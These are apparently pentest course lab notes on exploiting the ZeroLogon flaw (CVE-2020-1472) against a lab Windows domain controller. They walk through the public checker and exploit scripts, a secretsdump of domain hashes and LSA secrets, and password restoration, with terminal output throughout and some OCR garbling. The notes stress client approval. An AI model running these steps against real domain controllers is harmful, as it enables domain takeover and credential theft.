02 - Abusing ZeroLogon

Resources:

https://www.trendmicro.com/en_us/what-is/zerologon.html


dirkjanm CVE-2020-1472 - https://github.com/dirkjanm/CVE-2020-1472

SecuraBV ZeroLogon Checker - https://github.com/SecuraBV/CVE-2020-1472

After running the attack, if we do not restore the password, we can break the server.

Put all tools into the folder. Always run the tester first, to see if the environment is actually vulnerable. If yes, then ask the client about it first. If we have the heads up, we go ahead with the exploit.


To run the Checker, we need the name of the Domain Controller PC Name. In my case "GoingMerry-DC".



It looks like our target is patched.

Yes, the ZeroLogon vulnerability, identified as CVE-2020-1472, has been patched in all supported versions of Windows Server, including Windows Server 2022. Microsoft released patches for this critical vulnerability starting in August 2020, and additional security enhancements were included in subsequent updates.

ZeroLogon exploits a vulnerability in the Netlogon protocol, which allowed attackers to establish a vulnerable Netlogon secure channel connection to a domain controller. Since this is a major security risk, Microsoft quickly addressed it, and all up-to-date systems, including Windows Server 2022, should be protected if regular security updates are applied.




Lets just follow along with the step by step.

If the target was vulnerable, then we would run the exploit against the DC IP Address, with the PC name (In my case, it would be GOINGMERRY-DC instead of HYDRA-DC).

```
B root@kali:-# cd /opt/
root@kali:-# cd /opt/
root@kali:/opt# cd CVE-2020-1472# ls
cve-2020-1472-exploit.py ntds.sam restorepassword.py
ntds.ntds ntds.ntds ntds.secrets zerologon_check.py
ntds.ntds.cleartext README.md
ntds.ntds.kerberos relaying
root@kali:/opt/CVE-2020-1472# python3 zerologon_check.py HYDRA-DC 192.168.138.13
2
Performing authentication attempts...
Success! DC can be fully compromised by a Zerologon attack.
root@kali:/opt/CVE-2020-1472# python3 cve-2020-1472-exploit.py HYDRA-DC 192.168.
138.132
Performing authentication attempts...
Target vulnerable, changing account password to empty string
Result: 0

Exploit complete!
root@kali:/opt/CVE-2020-1472#
```

To check if it really worked, we can secretsdump the DC using "-just-dc" flag.



```
Exploit complete!
raotghali:/opt/CVE-2020-1472# secretsdump.py -just-dc
raotghali:/opt/CVE-2020-1472#
```

We can login with psexec, and do whatever we wanted.

Now, to "unbreak" the domain. To restore this machine:

1 - Copy the Administrator NTLM hash.

2 - Then, we are going to run secretsdump using the admin hash to see password in clear text:

```
rostekmli:/opt/CVE-2020-1472# secretsdump.py administrator@192.168.138.132 -hashes aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state

[*] Starting service RemoteRegistry
```

We are looking for the "plain password hex". This is what we are going to use to restore the domain.

```
0 = 000
     Dumping cached domain logon information (domain/username:hash)
Dumping LSA Secrets
$MACHINE.ACC
  MARVEL\HYDRA-DC$;aes256-cts-hmac-shal-96;e2297a5065a255dcd30aa3eae66171d91103558
le12bd6b365422080c30916bd
MARVEL\HYDRA-DC$:aes128-cts-hmac-shal-96:ac3d176fbb1c500b5dce28fc172e5451
 MARVEL\HYDRA-DC$:des-cbc-md5:460b6decd3075de9
MARVEL\HYDRA-DC$:plain_password_hex:d770459e2c100e28ddeb157e110cc0c333d5ce301501
8d9834d0911af3e0ecc41457291c0808a188f252465b45fc8719358eecc71ed710d6aa3213578f20
3634d2c2ac9d675db0f602b126ce8a641d64b70b657630065edc77e84fe3bf1627af872e8d1c20a5
 led3ee40559afbba38a628c435f96ec041626312f91c3c08e8f807e2dae2b07ccc2f0a0084fd3b1c
04c158e44880420dd3473a464f0c68329c47177620703970ee3bb4086692f7aeb917db3259d9d5d4
294f7251befad286b29c158e73b17c2d0feb99730d735284719ff217a2c106f8af1c7c897b4d0a13
e0936813df108c0232e0e617c4267f53d36d
MARVEL\HYDRA-DC$:aad3b435b51404eeaad3b435b51404ee:a04†c52ef22229509e7†c4aa38e659
 [7] DPAPI_SYSTEM
dpapi_machinekey:0x68227797177a97acd06bbb6f983c022cb9196316
dpapi_userkey:0x354df31a9b4602de33bdd8e85c86072c65b2b55a
 [+] NLSKM
[0000 1F
           1F DC 9E AF 2F E7 77 7E
B0 DD 42 09 33 94 68 16
3B D4 9F B6 01 24 E4 19
                                                90 F6 4E 77 B5 72 62 A9
49 E6 5E 04 BF 27 82 96
7E 37 15 94 75 31 5F 70
A4 BF 1B C4 C4 9C 3C FF
                                                                                       ..../.w-..Nw.rb.
..B.3.h.I.^..'..
;....$..-7..ul_p
```

Copy that hex value.

3 - Now, we are going to run the restorepassword.py script, that should come together with the toolkit.

```
rottkali:/opt/CVE-2020-1472# ls
cve-2020-1472-exploit.py ntds.sam restorepassword.py
ntds.ntds
ntds.ntds
ntds.secrets zerologon_check.py
ntds.ntds.kerberos relaying
rottkali:/opt/CVE-2020-1472# python3 restorepassword.py MARVEL/HYDRA-DC@HYDRA-D
C -target.jp 192.168.138.132 -hexpass d770459e2c100e28ddeb157e110cc0c333d5cc3015
018d9834d0911af3e0ecc41457291c08088a188f252165b45fc8719358eecc71ed710d6aa3213578f
203634d2c2ac9d675db0f602b126cc8a641d64b70b657638065edc77e84fe3bf1627af872e8d1c20
a51ed3ee40559afbba38a628c435f96ec041626312f91c3c08e8f807e2dae2b07ccc2f0a0084fd3b
1c04c158e4488042bdd3473a464f0c68329c47177620703970ee3bb4086692f7aeb917db3259d9d5
d4294f7251befad286b29c158e73b17c2d0feb99730d735284719ff217a2c106f8af1c7c897b4d0a
13e0936813df108c0232e0e617c4267f53d36d
```

This is the DC IP Address.

After running this, we are good to go.

